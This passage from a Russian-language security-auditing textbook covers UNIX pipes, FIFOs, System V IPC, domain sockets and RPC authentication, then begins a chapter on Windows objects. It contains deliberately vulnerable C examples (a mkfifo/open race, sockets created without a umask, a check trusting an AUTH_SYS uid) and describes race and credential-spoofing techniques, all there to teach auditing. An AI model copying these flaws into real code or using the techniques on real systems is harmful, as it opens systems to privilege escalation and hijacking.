При аудите кода, использующего `setlogin()` или `getlogin()`, нужно исходить из предположения, что любое небезопасное использование `setlogin()` может привести к компрометации. Даже если `getlogin()` не используется в аудитируемом приложении, она широко используется в других местах стандартной системы. Аналогично, приложение не должно слишком доверять значению, возвращаемому `getlogin()`. Хорошая идея -- проводить аудит в предположении, что можно злоупотребить каким-то другим приложением в системе, чтобы оно неправильно вызвало `setlogin()`. Каждый раз, когда вы встречаете `getlogin()`, используемую вместо более безопасных альтернатив, то есть функций `getpw*`, основанных на UID, возвращаемом `getuid()`, тщательно прослеживайте возвращаемое имя пользователя в предположении, что вы можете задать произвольное значение для этого имени.

Межпроцессное взаимодействие

UNIX-системы предоставляют несколько механизмов, позволяющих процессам обмениваться информацией или синхронизировать свою активность. Эти механизмы обычно используются для транзакций между несколькими процессами, совместного использования элементов данных и координации разделения ресурсов. Естественно, мощь, которую дают IPC-примитивы, также создает потенциал для уязвимостей в приложениях, небрежно использующих эти механизмы.

Pipes

Pipes -- простой механизм IPC в UNIX. Pipe -- это однонаправленная пара файловых дескрипторов: один дескриптор используется для записи информации, а другой -- для чтения информации. Процесс может писать данные в write side pipe, а другой процесс может читать эти данные из read side pipe. Дескрипторы pipe создаются одновременно системным вызовом `pipe()`, поэтому они полезны для предварительной настройки IPC, обычно через передачу одной стороны pipe дочернему процессу через `fork()`.

Неудивительно, что pipes являются нижележащим механизмом, который shell-программы используют, когда вы связываете программы символами pipe. Допустим, вы выполняете команду:

```
echo hi | more
```

Shell создает pipe и передает write end дочернему процессу, который использует его как дескриптор standard output, то есть файловый дескриптор 1, если помните. Read end передается другому дочернему процессу, который использует его как standard input. Затем один процесс запускает `echo hi`, другой запускает программу `more`, и взаимодействие происходит через этот pipe.

Вы уже видели библиотечную функцию, основанную на использовании pipes, `popen()`. Она создает pipe и передает один его конец дочернему процессу, выполняющему запрошенную программу. Таким образом она может читать из standard output подпрограммы или писать в standard output подпрограммы.

Одна интересная особенность pipe состоит в том, что запись в pipe с закрытым read end приводит к получению вашей программой `SIGPIPE`, поведение которого по умолчанию -- завершить процесс.

Если процесс обрабатывает `SIGPIPE`, вызов write возвращает программе код отказа `EPIPE`.

Именованные каналы

Именованные каналы, также называемые **FIFO** из-за их природы "first-in, first-out", -- это pipes, существующие в файловой системе и открываемые так же, как обычные файлы. Программы могут использовать именованные каналы для настройки IPC с процессом, с которым они не связаны. Pipes обычно создаются с помощью `mkfifo()` или `mknod()`, а затем открываются через `open()`. Как и обычные файлы, именованные каналы имеют связанные права доступа, указанные при создании, и они изменяются umask. Поэтому приложение, создающее FIFO, должно убедиться, что применяет подходящие права к новому объекту. В этом контексте "подходящие" означает использование ограничительного набора прав, позволяющего доступ к pipe только конкретным приложениям.

У pipes есть интересное поведение при открытии процессом, которое может оказаться полезным в атаке. Если процесс открывает pipe для чтения, pipe блокируется, пока другой процесс не откроет тот же pipe для записи. Поэтому `open()` не возвращается, пока peer process не присоединится к игре. Аналогично, открытие pipe для записи блокирует программу, пока другой процесс не откроет pipe для чтения. Открытие pipe в режиме read/write (`O_RDWR`) является неопределенным поведением, но обычно приводит к открытию pipe как reader без блокировки. Если вы хотите избежать блокирующего поведения, можно открывать pipes в nonblocking mode. Программам, ожидающим обычные файлы, вместо них можно передать именованный канал, вызывающий блокировку. Хотя само по себе это не проблема безопасности, оно может замедлить программу при попытке выполнить какую-то другую TOCTOU-атаку. Кроме блокировки `open()`, атакующие могут заставлять read pipe блокироваться, когда захотят, если они являются единственным writer на другом конце pipe, тем самым получая дополнительный контроль над выполнением процесса. Фактически Майкл Залевски, исследователь, уже упоминавшийся в этой главе, продемонстрировал такую атаку при эксплуатации race condition в GNU C Compiler (GCC). Это скорее техника эксплуатации, но ее стоит упомянуть, потому что race conditions, которые могли казаться невыполнимыми, становятся гораздо более эксплуатируемыми; техника подробно описана по адресу http://seclists.org/bugtraq/1998/Feb/0077.html.

При записи в именованные каналы тоже есть особенности. Если попытаться писать в именованный канал без подключенного reader, получается тот же результат, что и с обычным pipe: сигнал `SIGPIPE` и ошибка `EPIPE` от системного вызова write.

Еще одна потенциальная проблема при работе с pipes -- небезопасное использование `mkfifo()` и `mknod()`. В отличие от `open()`, эти две функции при успешном создании ресурса не возвращают файловый дескриптор; вместо этого они возвращают значение 0, указывающее на успех. Поэтому программа, создающая именованный канал, должна затем вызвать `open()` для созданного pipe, чтобы использовать его. Эта ситуация создает потенциал для race condition: если pipe удален и на его месте создан новый файл между моментом использования `mkfifo()` и вызовом `open()`, программа может непреднамеренно открыть не то, что собиралась. Вот пример уязвимого кода:

```
int open_pipe(char *pipename)
{
    int rc;

    rc = mkfifo(pipename, S_IRWXU);
    if (rc == -1)
        return -1;
    return open(pipename, O_WRONLY);
}
```

В этом случае, если процесс можно прервать между `mkfifo()` и `open()`, может быть возможно удалить созданный файл и создать symlink на системный файл или выполнить похожую атаку.

С точки зрения аудита кода наличие именованных каналов вводит три потенциальные проблемы в UNIX-основанных приложениях:

• Именованные каналы, созданные с недостаточными правами, могут привести к тому, что неавторизованные клиенты выполнят какой-то обмен данными, потенциально приводящий к компрометации через неавторизованные или поддельные сообщения данных.

• Приложения, предназначенные для работы с обычными файлами, могут ненамеренно оказаться взаимодействующими с именованными каналами. Это позволяет атакующим заставлять приложения зависать в маловероятных ситуациях или вызывать ошибочные условия в неожиданных местах. При аудите приложения, работающего с файлами, если оно не определяет тип файла, подумайте о последствиях вызова ошибок во время файлового доступа и блокировки приложения в этих местах.

• Использование `mknod()` и `mkfifo()` может ввести race condition между моментом создания pipe и моментом его открытия.

System V IPC

Механизмы System V IPC -- это примитивы, позволяющие несвязанным процессам взаимодействовать друг с другом или достигать некоторого уровня синхронизации. Три механизма IPC в System V IPC -- очереди сообщений, семафоры и shared memory.

Очереди сообщений -- простая stateless-система сообщений, позволяющая процессам отправлять друг другу неопределенные данные. Ядро хранит сообщения, пока очередь сообщений не уничтожена или пока процесс не получает сообщения. В отличие от доступа к файловой системе, права очереди сообщений проверяются для каждой операции, а не только при открытии процессом. Функции для использования очередей сообщений -- `msget()`, `msgctl()`, `msgrcv()` и `msgsend()`.

Семафоры -- механизм синхронизации, который процессы могут использовать для управления последовательностью действий между ними. Примитивы семафоров позволяют манипулировать наборами семафоров, то есть серией семафоров, над которыми можно выполнять операции независимо. Функции для манипулирования семафорами -- `semget()`, `semop()` и `semctl()`.

Наконец, **сегменты shared memory** -- это механизм, при котором сегмент памяти может быть отображен более чем в один процесс одновременно. Читая или записывая память в этом сегменте, процессы могут обмениваться информацией или поддерживать состояние и переменные между рядом процессов. Сегменты shared memory можно создавать и изменять с помощью `shmget()`, `shmctl()`, `shmat()` и `shmdt()`.

Механизмы System V IPC имеют собственное namespace в памяти ядра, не связанное с файловой системой, и реализуют собственную простую модель прав. На практике эти механизмы редко используются в приложениях; однако нужно знать о них на случай, если вы встретите код, который их использует. Самый важный вопрос -- права, связанные с IPC entity. IPC реализует собственную простую модель прав. У каждого IPC-объекта есть собственное поле mode, описывающее требования для доступа к нему. Это поле состоит из девяти битов: три бита описывают привилегии владельца, три бита -- привилегии группы, к которой принадлежит владелец, и три бита -- права для всех остальных. Биты представляют, можно ли читать объект или писать в него для соответствующей группы, плюс один зарезервированный дополнительный бит.

Эти права -- упрощенная версия того, как работают права файловой системы, за исключением того, что механизмы IPC не имеют права execute. Очевидно, программы, устанавливающие эти права неподходящим образом, уязвимы к атакам, где произвольные процессы вмешиваются в канал связи, используемый более привилегированным процессом. Последствия могут варьироваться от простых denial-of-service-атак до уязвимостей повреждения памяти и логических ошибок,

приводящих к повышению привилегий. Недавно в Apache Web server была найдена denial-of-service-уязвимость, связанная с доступом к shared memory для пользователей, которые могли запускать данные с привилегиями пользователя Apache, то есть писать скрипты для выполнения Web-сервером. В статье на www.securityfocus.com/archive/1/294026 Zen-parse отметил, что запуск скриптов в этом контексте позволял пользователям обращаться к HTTPd scoreboard, который хранился в сегменте shared memory. Он описывает несколько атак, приводивших к бесконечному порождению процессов Apache или возможности отправлять сигналы произвольным процессам от root.

Еще один вопрос при работе с сегментами shared memory: когда процесс выполняет fork, и дочерний, и родительский процесс получают копию отображенного сегмента shared memory. Это означает, что если один из процессов скомпрометирован до уровня, где можно выполнять user-malleable code, каждый процесс может обращаться к сегментам shared memory с теми правами, с которыми сегмент был отображен. Если происходит `exec()`, сегмент shared memory отсоединяется.

Наконец, использование shared resources может ввести возможность race conditions, особенно в сегментах shared memory. Поскольку сегмент данных может быть отображен в несколько процессов одновременно, любой из этих процессов, способный писать в сегмент, может вызвать race conditions, изменив данные после того, как другой процесс их прочитал, но до того, как над данными было выполнено действие. Конечно, есть и осложнения, если одновременно действует несколько writers. Вопросы синхронизации подробнее рассматриваются в главе 13, "Synchronization and State".

UNIX Domain Sockets

UNIX domain sockets похожи на pipes тем, что позволяют процессам в локальной системе взаимодействовать друг с другом. Как и pipes, UNIX domain sockets могут быть именованными или анонимными. Анонимные domain sockets создаются функцией `socketpair()`. Она работает похоже на функцию `pipe()`: создает пару безымянных endpoints, которые процесс может использовать для обмена информацией. Анонимные domain sockets обычно используются, когда процесс собирается выполнить fork и нуждается в канале связи между родителем и дочерним процессом.

Именованные domain sockets предоставляют механизм общего назначения для обмена данными в потоковом или record-based стиле. Они используют функции socket API для создания соединения через domain socket и управления им. По сути, код для реализации управления соединением и обмена данными через именованные pipes почти идентичен сетевым приложениям, хотя последствия безопасности при использовании локальных domain sockets довольно отличаются. Именованные sockets реализуются с помощью специальных socket device files, автоматически создаваемых, когда сервер вызывает `bind()`. Местоположение имени файла задается в структуре socket address, переданной функции `bind()`. Socket device file создается с правами `(777 & ~umask)`. Поэтому если setuid-программа создает socket, установка umask в 0 перед запуском программы создает socket-файл с полными правами чтения, записи и исполнения для всех, то есть любой пользователь системы сможет подключиться к socket и записать произвольные данные в процесс, который привязал socket. Пример опасного создания socket показан ниже:

```
int create_sock(char *path)
{
    struct sockaddr_un sun;
    int s;

    bzero(&sun, sizeof(sun));
    sun.sun_family = AF_UNIX;
    strncpy(sun.sun_path, path, sizeof(sun.sun_path) - 1);
    s = socket(AF_UNIX, SOCK_STREAM, 0);
    if (s < 0)
```

```
        return s;
    if (bind(s, (struct sockaddr *)&sun, sizeof(sun)) < 0)
        return -1;
    return s;
}
```

Если предположить, что этот код работает в привилегированном контексте, он может быть опасен, потому что не устанавливает umask явно перед созданием socket. Поэтому вызывающий пользователь может очистить umask и писать в socket, который не должен принимать соединения от произвольных клиентов. В такой ситуации легко забыть о файловых правах, потому что они не задаются в socket-функциях, в отличие от pipe-функций вроде `mkfifo()`, у которых есть аргумент mode для создания нового pipe.

Конечно, если пользователи могут задавать любую часть пути, генерируемого для хранения socket, или если в пути используются любые writeable directories, можно выполнить race attacks для перехвата трафика между клиентом и сервером. В частности, рассмотрим следующий код:

```
int create_sock(void)
{
    struct sockaddr_un sun;
    char *path = "/data/fifo/sock1";
    int s;

    bzero(&sun, sizeof(sun));
    sun.sun_family = AF_UNIX;
    strncpy(sun.sun_path, path, sizeof(sun.sun_path) - 1);
    s = socket(AF_UNIX, SOCK_STREAM, 0);
    if (s < 0)
        return s;
    if (bind(s, (struct sockaddr *)&sun, sizeof(sun)) < 0)
        return -1;
    return s;
}
```

Этот слегка измененный пример показывает, что socket создается в `/data/fifo`. Если каталог `/data` доступен для записи, можно дать серверу создать socket, а затем удалить каталог `/fifo` или заменить его symlink на другое место, где уже создан другой socket с именем `sock1`. Любой клиент, подключающийся к этому socket, затем невольно будет подключаться к неправильной программе. Это может иметь последствия для безопасности, если передаются чувствительные данные или если через socket передаются ресурсы, например файловые дескрипторы.

Аудит кода, использующего UNIX domain sockets, требует внимания к тому, как создается socket. Поскольку socket files должны открываться явно через socket API, socket files нельзя передать как аргументы setuid-программам в попытке манипулировать скоростью выполнения процесса, как описывалось для именованных каналов. Есть одно исключение: когда socket уже открыт и новый процесс наследует дескриптор через вызов `execve()`.

Примечание

Также помните: когда сервер закрывает socket, socket file не удаляется из файловой системы; его нужно удалить функцией `unlink()`. Если сервер этого не сделает, он может не суметь снова выполнить bind при перезапуске, если используется статический путь, или каталог может постоянно заполняться неиспользуемыми socket files. Это не столько проблема безопасности, сколько причина, по которой приложение может не суметь привязать sockets, когда ему это нужно.

Remote Procedure Calls

Remote Procedure Calls (RPC) позволяют проектировать и развертывать приложения распределенным образом с использованием клиент-серверной архитектуры. Программисты могут разрабатывать приложения, не слишком заботясь о деталях инкапсуляции и передачи данных, потому что RPC-интерфейс автоматически решает эти задачи. Есть два основных стандарта реализации и кодирования RPC: Open Network Computing (ONC) и Distributed Computing Environment (DCE). UNIX реализует ONC-RPC, также известный как Sun-RPC.

RPC-приложения строятся путем разработки сервера, экспортирующего ряд routines, которые клиенты могут вызывать при наличии достаточных credentials. У каждой серверной программы есть уникальный program number, передаваемый специальному процессу, известному как `portmap`. Когда клиенты хотят вызвать routine RPC-сервера, выполняется несколько шагов:

1. Они подключаются к службе portmapper на well-known port: UDP port 111 и TCP port 111.
2. Клиент запрашивает конкретную службу, передавая уникальный program number, связанный с этой службой.
3. Если служба зарегистрирована, `portmap` запускает службу на ephemeral port, а затем сообщает клиенту номер порта, на котором служба слушает.
4. Клиент подключается к соответствующему порту, запрашивает routine, которую хочет вызвать, и передает аргументы, требуемые этой routine.

Это описание немного общее. У некоторых RPC-серверов есть well-known ports, например `rpc.nfsd`, и взаимодействие с `portmap` иногда не нужно. Обратите внимание: запрос portmap для каждой службы не обязательно требуется, и любой, кто решает применять ограничения доступа к клиентам через контроль доступа к службе portmapper, не защищает приложение.

Файлы определения RPC

Большинство RPC-приложений реализуют свои интерфейсы с помощью RPC definition file, обычно с суффиксом `.x`. Этот файл определяет структуры, используемые во всей программе, и интерфейс, экспортируемый сервером. Инструмент `rpcgen` в большинстве современных UNIX-систем может обрабатывать эти файлы и автоматически генерировать client and server stub routines для обмена данными между клиентскими и серверными приложениями. Этот инструмент снимает с разработчика значительную часть работы с примитивами передачи данных в соответствии с принципами проектирования RPC.

Для ревьюеров кода этот файл -- удобная отправная точка аудита RPC-приложений. Вы можете быстро установить, какие функции доступны подключающимся клиентам и какие аргументы они принимают. Формат файла довольно прямолинеен. Разработчики могут объявлять структуры, используемые программой, а также интерфейс RPC-сервера, который является определением структуры. RPC абстрагирует детали передачи данных с помощью External Data Representation (XDR), стандарта, разработанного для представления элементов данных независимо от машины и реализации. RPC definition file, описывающий RPC-интерфейс, может представлять аргументы разных типов. Эти типы напрямую соответствуют базовым типам XDR или структурам, составленным из базовых типов XDR. Базовые типы в RPC definition files следующие:

• `bool` -- Boolean value, который может быть в одном из двух состояний: true или false, ненулевое или нулевое.

• `char` -- тип данных, идентичный типу `char` в C. Как и в C, символы могут быть signed или unsigned.

• `short` -- тип данных, совпадающий с типом `short` в C/C++. Может быть signed или unsigned.

• `int` -- целочисленный тип данных, идентичный типу `int` в C/C++ и допускающий квалификатор `unsigned`.

• `float` -- идентичен типу данных `float` в C/C++.

• `double` -- идентичен типу данных `double` в C/C++.

• `hyper` -- 64-битное целое число, совпадающее с `long long` в C/C++.

• `string` -- строка, то есть символьный массив переменной длины. Определения массивов описаны чуть ниже.

• `opaque` -- используется для представления byte stream неопределенного содержимого. Он очень похож на тип `string`, за исключением того, что RPC runtime не NUL-терминирует его и не пытается интерпретировать или декодировать. Поля opaque data должны иметь фиксированный размер.

Помимо базовых типов данных, XDR позволяет объявлять arrays и vectors. Vectors -- это массивы фиксированной длины, поэтому в этом разделе используется просто термин "arrays". Arrays определяются с помощью угловых скобок (<>) с необязательным параметром размера. Массив фиксированной длины выглядит так:

```
int numberarray<1024>;
```

В этом случае RPC runtime гарантирует, что массив, переданный клиентом, не превысит этот максимальный лимит. Arrays также могут быть неограниченными, как в этом примере:

```
int numberarray<>;
```

В этом случае клиенты свободны передавать любое число integers по своему выбору. При использовании с типами `string` и `opaque` скобки указывают длину строки, а не массив строк. Строка с максимальной длиной 255 байт объявляется так:

```
string mystring<255>;
```

Интерфейс сервера определяется с помощью ключевого слова `program`, за которым следует структура, описывающая экспортированные routines. Эта структура может определять несколько версий RPC-программы с помощью ключевого слова `version`, причем каждая версия экспортирует уникальный набор процедур, хотя обычно они экспортируют одни и те же процедуры. Прототип экспортированной функции очень похож на прототип функции C, с некоторыми отличиями: прежде всего имя функции записано uppercase и сопровождается номером процедуры, назначенным этой routine. Каждая экспортированная routine появляется в исходном коде, но ее имя lowercase и к нему добавлено `_svc`, чтобы указать, что это service routine. Например, в RPC definition file есть следующее объявление:

```
int HELLO_WORLD_1(void) = 1;
```

Серверная routine, реализующая его в исходном коде, называется:

```
hello_world_1_svc().
```

Вот пример server definition. Следующий фрагмент кода взят из файла `sm_inter.x`, определяющего интерфейс известной службы `rpc.statd`:

```
program SM_PROG {
    version SM_VERS {
        /* res_stat = stat_succ if status monitor agrees to monitor */
        /* res_stat = stat_fail if status monitor cannot monitor */
        /* if res_stat == stat_succ, state = state number of site sm_name */
        struct sm_stat_res SM_STAT(struct sm_name) = 1;

        /* res_stat = stat_succ if status monitor agrees to monitor */
        /* res_stat = stat_fail if status monitor cannot monitor */
        /* stat consists of state number of local site */
        struct sm_stat_res SM_MON(struct mon) = 2;

        /* stat consists of state number of local site */
        struct sm_stat SM_UNMON(struct mon_id) = 3;

        /* stat consists of state number of local site */
        struct sm_stat SM_UNMON_ALL(struct my_id) = 4;
```

```
        void SM_SIMU_CRASH(void) = 5;
        void SM_NOTIFY(struct stat_chge) = 6;
    } = 1;
} = 100024;
```

У программы `statd` доступна только одна версия: version 1. Она также экспортирует шесть функций, которые клиенты могут вызывать удаленно: `sm_stat`, `sm_mon`, `sm_unmon`, `sm_unmon_all`, `sm_simu_crash` и `sm_notify`. Для аудита этого приложения отличная отправная точка -- найти эти функции в исходном коде, потому что вы знаете, что они принимают данные от клиента и обрабатывают их. Вы также можете вывести, какие данные они принимают, из этих прототипов; в предыдущем примере это специально определенные структуры, за исключением `sm_simu_crash`, которая не принимает аргументов. Чтобы аудитировать эти функции, можно найти эти структуры и посмотреть, какие данные можно передать. Например, если вы хотите аудитировать функцию `sm_stat`, нужно найти определение структуры `sm_name`, как показано ниже:

```
const SM_MAXSTRLEN = 1024;

struct sm_name {
    string mon_name<SM_MAXSTRLEN>;
};
```

В этом случае можно передать строку длиной не более 1024 байт. Как видите, RPC definition files позволяют быстро определить, какой код сервер раскрывает клиенту.

Routines декодирования RPC

RPC definition file не обязателен для создания RPC-приложения. Разработчики могут вручную написать client and server stubs, что включает ручное создание decoders для данных с использованием XDR routines, экспортируемых для encoding и decoding. Обычно инструмент `rpcgen` использует XDR subroutines для кодирования структур и типов, определенных в RPC specification file. XDR экспортирует routines encoding и decoding для всех своих базовых типов: `xdr_int()`, `xdr_string()`, `xdr_bool()` и так далее. Такая более низкоуровневая манипуляция создает возможность ошибок в routines, отвечающих за декодирование данных, предназначенных для конкретных routines. Например, структура `sm_name` выше имеет один элемент: строку с максимальной длиной 1024. XDR routine, сгенерированная `rpcgen`, выглядит так:

```
bool_t
xdr_sm_name(XDR *xdrs, sm_name *objp)
{
    register int32_t *buf;

    if (!xdr_string(xdrs, &objp->mon_name, SM_MAXSTRLEN))
        return FALSE;
    return TRUE;
}
```

Если разработчики создают такие routines самостоятельно, они могут случайно использовать неправильные constants для максимальной длины строк, некорректно обрабатывать ошибки и так далее. Поэтому, когда разработчик не использует RPC definition file, появляется дополнительный нижний слой, где что-то может пойти не так.

Примечание

Независимо от того, используют ли разработчики RPC definition file, есть шанс, что некоторые реализации `rpcgen` сделают ошибки или XDR-библиотеки будут иметь ошибки decoding. Однако системные библиотеки обычно не являются главной заботой при аудите приложения, хотя их вполне стоит просматривать в свободное время.

Аутентификация

RPC предоставляет ряд методов аутентификации, которые можно использовать в приложениях, которым нужно обеспечить access control для экспортируемых функций:

• `AUTH_NONE`**.** При выборе этого метода для использования RPC-сервера не требуется аутентификация; клиенты могут вызывать любые routines. В некоторых реализациях он также называется `AUTH_NULL`.

• `AUTH_UNIX`**.** Также часто называется `AUTH_SYS`. При этом методе аутентификации пользователи предоставляют user ID, список group ID и hostname, указывающие, на каком host они имеют заявленные привилегии. Например, пользователи, подключающиеся к RPC-серверу на host A, могут передать credentials, утверждающие, что они являются root-пользователем на host B. Поскольку этот механизм опирается на доверие, он совершенно ненадежен. Фактически такая безопасность не лучше отсутствия enforcement вообще, потому что пользователи всегда могут передать credentials, утверждающие, что они root или любой другой пользователь на локальном host, где находится RPC-сервер. *Если вы встретите программу, полагающуюся на этот механизм аутентификации, у вас есть свободный доступ ко всем предоставляемым ею функциям.*

• `AUTH_DES`**.** Этот метод предоставляет более безопасный механизм аутентификации, требующий от клиентов подтверждать свою identity, шифруя сообщение закрытым ключом, обычно timestamp. Сервер может использовать DES-аутентификацию для проверки identity клиента, а клиент может использовать DES для проверки identity сервера.

RPC-приложения могут реализовывать дополнительные функции безопасности, помогающие ужесточить контроль над приложениями, хотя дополнительные функции используются реже, чем следовало бы. Если RPC-аутентификация есть, существует код для ручной проверки credentials в server routines или dispatch function. В любом случае есть какой-то код, который можно изучить для анализа authentication data, переданных с запросами. Он выглядит примерно так:

```
int authenticate(struct svc_req *svc)
{
    struct authunix_params *aup;

    switch (rqstp->rq_cred.oa_flavor) {
    case AUTH_SYS:
        aup = (struct authunix_params *)rqstp->rq_cred;
        if (aup->aup_uid != 0)
            return -1;
        return 0;
    default:
        return -1;
    }
}
```

В этом коде есть некоторая проверка credentials запрашивающей стороны, но используется метод аутентификации `AUTH_UNIX`. Как вы теперь знаете, этот метод ненамного лучше полного отсутствия аутентификации.

Резюме

Среда, в которой программы выполняются в UNIX, имеет множество особенностей, влияющих на то, как процессы могут функционировать безопасно. Вы видели механизмы передачи лишних данных и ресурсов в процесс, например переменные окружения и файловые дескрипторы, а также механизмы вроде rlimits, накладывающие определенные ограничения на работу процесса. Поскольку UNIX предоставляет такой тонко настраиваемый доступ к среде выполнения процесса,

процессы, вызываемые с повышенными привилегиями, должны осторожно взаимодействовать с чувствительными ресурсами. Аудит вызовов процессов в UNIX требует осведомленности обо всех последствиях для безопасности множества действий, выполняемых неявно при запуске программы. Вы изучили вопросы прямого вызова программ через системный вызов `execve()` и косвенного вызова через интерпретатор командной shell. Рассмотренные security-related behaviors включают передачу файловых дескрипторов, аргументы командной строки и доверие к переменным окружения. Кроме того, вы узнали, как механизмы можно неправильно использовать, чтобы отрицательно влиять на выполнение процесса. Использование сигналов, IPC и resource limits может приводить к тому, что программа встречает неожиданные ошибки при выполнении обычных задач, а это, в свою очередь, может привести к компрометации безопасности или помочь атакующему эксплуатировать уязвимость, требующую точного тайминга. Наконец, вы узнали о взаимодействии процессов через внешние механизмы, такие как IPC-механизмы и RPC. Эта информация должна дать вам прочную основу для анализа современного UNIX-программного обеспечения.

Глава 11. Windows I: объекты и файловая система

"Потому что это круто. Это что-то вроде: 'Да, проходили уже; о да, я знаю этот баг'. Я могу понять этот феномен социологически, но не технически".

Билл Гейтс, из интервью журналу *FOCUS Magazine*, 1995 год

Введение

Windows - самая популярная операционная система для ПК на рынке. За более чем 20 лет она развилась от базовой однопользовательской оболочки в надежную сетевую многопользовательскую ОС. Современные версии Windows быстро растут на традиционных рынках крупных систем: от серверов для небольших офисов до центров обработки данных. Так какая же книга по аудиту кода была бы полной без подробного обсуждения проблем безопасности, специфичных для Windows? Эта глава и следующая посвящены вопросам безопасности, уникальным для среды Windows. Изложение начинается с объяснения нескольких важных концепций безопасности Windows: модели безопасности, объектов и связанных с ними механизмов контроля доступа, а также работы с файлами. Глава 12, "Windows II: межпроцессное взаимодействие", переходит к осложнениям безопасности, которые возникают при обмене данными между разными контекстами безопасности.

Имейте в виду, что семейство Windows фактически состоит из нескольких разных ОС. Однако этот материал сосредоточен на серии Windows NT, наиболее широко развернутой серии, включающей NT, 2000, XP, Server 2003 и готовящуюся Vista. Windows CE и серия 9x не рассматриваются, потому что они не являются настоящими многопользовательскими ОС; их возможности безопасности ограничены, и они не создают тех уникальных соображений, которые характерны для серии NT.

Предыстория

Серия Windows NT - это семейство гибридных микроядерных ОС, разработанных и распространяемых корпорацией Microsoft. Изначально она проектировалась совместно с IBM как преемник OS/2 2.0 Presentation Manager. Однако коммерческий успех серии Windows 3.x заставил Microsoft направить разработку Windows NT к ее нынешней связи с классическим Windows API. Поэтому структура и соглашения Windows API (Win32) во многом происходят от исходного API Windows 3.0. Это влияние настолько существенно, что первоначальный выпуск Windows NT в 1993 году получил номер 3.1, чтобы обеспечить паритет и естественный переход от доминировавшей тогда Windows 3.0. В настоящее время серия Windows NT является главным продуктом линейки Windows, и далее в этой книге она просто называется "Windows".

Microsoft Developer Network (MSDN)

Microsoft Developer Network (MSDN) - авторитетный источник информации об API и технологиях Windows. Во время проверки безопасности Windows-приложений вы будете регулярно к нему обращаться. Бесплатная онлайн-версия доступна по адресу http://msdn.microsoft.com/, а локальные версии поставляются при покупке Visual Studio или через подписочный сервис.

Windows называют гибридным микроядром, но история ее разработки всегда показывала готовность жертвовать микроядерным разделением ради повышения производительности. Вероятно, точнее сказать, что она заимствует идеи микроядерного дизайна, но не соответствует этому определению в сколько-нибудь существенной степени. В более практическом смысле базовый дизайн Windows сильно повлиян операционной системой Virtual Memory System (VMS)

компании Digital Equipment Corporation (DEC), поскольку старший архитектор Windows NT Дэвид Катлер ранее работал одним из главных проектировщиков VMS. Microsoft наняла Катлера в 1988 году для помощи в разработке операционной системы следующего поколения, и он привел с собой команду бывших инженеров DEC VMS.

Совместное наследие VMS и Windows 3.0 придает современной Windows ее уникальное, а иногда и несколько шизофреническое, ощущение. Несмотря на некоторые несоответствия, современная Windows - весьма способная многопользовательская ОС. Она изначально многопоточна, вплоть до полностью вытесняемого ядра. Система предоставляет гибкую модель безопасности, которая позволяет детально разделять и назначать ресурсы, включая защищенную аутентификацию в крупных распределенных сетях. Однако потенциальная слабость Windows в том, что система поддерживает очень широкий набор возможностей. Многие исторические решения при проектировании и реализации этих возможностей создали плодородную почву для потенциальных уязвимостей. Хотя Microsoft сейчас является одной из наиболее осведомленных в вопросах безопасности софтверных компаний, система Windows несет груз прошлых ошибок безопасности. Именно на эти особенности нужно обращать внимание при рассмотрении уязвимостей, специфичных для Windows.

Эта глава и глава 12 дают сведения, необходимые для выявления уязвимостей, уникальных для архитектуры Windows. Но прежде чем изучать уязвимости, нужно лучше понять архитектуру ОС. Следующие разделы дают базовый обзор Windows и объясняют проектные решения Windows, а также обработку фундаментальных требований ОС. Это не исчерпывающий обзор; скорее, он целенаправленно покрывает детали, которые вам нужно знать. Тем не менее он должен дать основу для понимания типов уязвимостей, рассматриваемых в этой и следующей главах.

Подсистемы окружения

Когда Windows NT изначально проектировалась, рынок ОС был довольно нестабильным, поэтому Microsoft выбрала интересный подход к дизайну и реализации новой ОС. Базовое ядро и пользовательский интерфейс режима пользователя были реализованы как один набор компонентов, но пользовательская среда и API фактически выбирались отдельно. Они реализованы в подсистемах окружения; исходная Windows NT поддерживала стандарт Portable Operating System Interface for UNIX (POSIX) и API OS/2 в дополнение к основной подсистеме Win32. Такой дизайн позволял Microsoft страховать свои ставки и при необходимости менять верхнеуровневое операционное окружение.

Однако концепция подсистем окружения так и не получила широкого развития, а Win32 со временем фактически закрепилась на рынке. В ответ большая часть подсистемы Win32 была перенесена в ядро ради повышения производительности. Тем не менее подсистемы окружения по-прежнему являются одной из базовых опор ОС и представляют интересную архитектурную точку в других контекстах.

Объекты

Объект - фундаментальная единица абстракции для системных ресурсов Windows. В самом общем смысле **объект** - это просто механизм, который ядро использует для управления виртуальными и физическими ресурсами. В некотором смысле объект похож на класс в Java или C++: он определяется конкретным типом, например файлом, а затем создаются экземпляры этого объекта, например файл `C:\boot.ini`, и над ними выполняются операции.

Windows Kernel Object Manager (KOM) - компонент, отвечающий за создание, изменение и сопровождение объектов на уровне ядра. Все типы объектов, которые поддерживает KOM, известны как **системные объекты** или **защищаемые объекты**; ниже перечислены наиболее

распространенные группы защищаемых объектов:

• Объекты службы каталогов
• Объекты отображения файлов
• Объекты межпроцессной синхронизации: `Event`, `Mutex`, `Semaphore` и объекты `WaitableTimer`
• Объекты заданий
• Именованные и анонимные каналы
• Сетевые общие ресурсы
• Файлы и каталоги NTFS
• Принтеры
• Процессы и потоки
• Ключи реестра, но не значения реестра
• Службы
• Объекты управления окнами, но не сами окна

Примечание

Полный список типов объектов можно увидеть с помощью утилиты WinObj, доступной на www.sysinternals.com. Если вы хотите узнать больше об архитектуре Windows и KOM, обратитесь к книге *Windows Internals, 4th Edition* Марка Руссиновича и Дэвида Соломона (Microsoft Press, 2005).

Большинство защищаемых объектов создаются или открываются из пользовательского режима функциями вида `Create*()` или `Open*()`. Эти функции обычно возвращают дескриптор объекта, то есть тип данных `HANDLE`, если запрошенный объект успешно открыт. С точки зрения приложения дескриптор - это непрозрачный идентификатор открытого объекта, в чем-то похожий на файловые дескрипторы в UNIX. Когда объект больше не нужен, его обычно можно закрыть с помощью функции `CloseHandle()`. Одно из главных преимуществ такого согласованного объектного интерфейса состоит в том, что он позволяет применять единые механизмы контроля доступа ко всем объектам независимо от их типа или назначения.

Примечание

Хотя большинство объектов закрывается функцией `CloseHandle()`, для некоторых требуется специализированная процедура закрытия; заметный пример - функция `RegCloseKey()` для закрытия объектов ключей реестра.

Другие программные конструкции поддерживают объектную метафору, хотя не являются настоящими системными объектами. Иногда их называют "незащищаемыми" или "псевдообъектами", но эти термины являются лишь обобщением. К псевдообъектам относятся, например, значения реестра и окна GUI; связанными с ними защищаемыми объектами являются ключи реестра и оконные станции. Для целей этого обсуждения важнейшее различие состоит в том, что псевдообъекты не принимают структуру `SECURITY_ATTRIBUTES` при создании, поэтому к ним нельзя применить механизмы контроля доступа Windows.

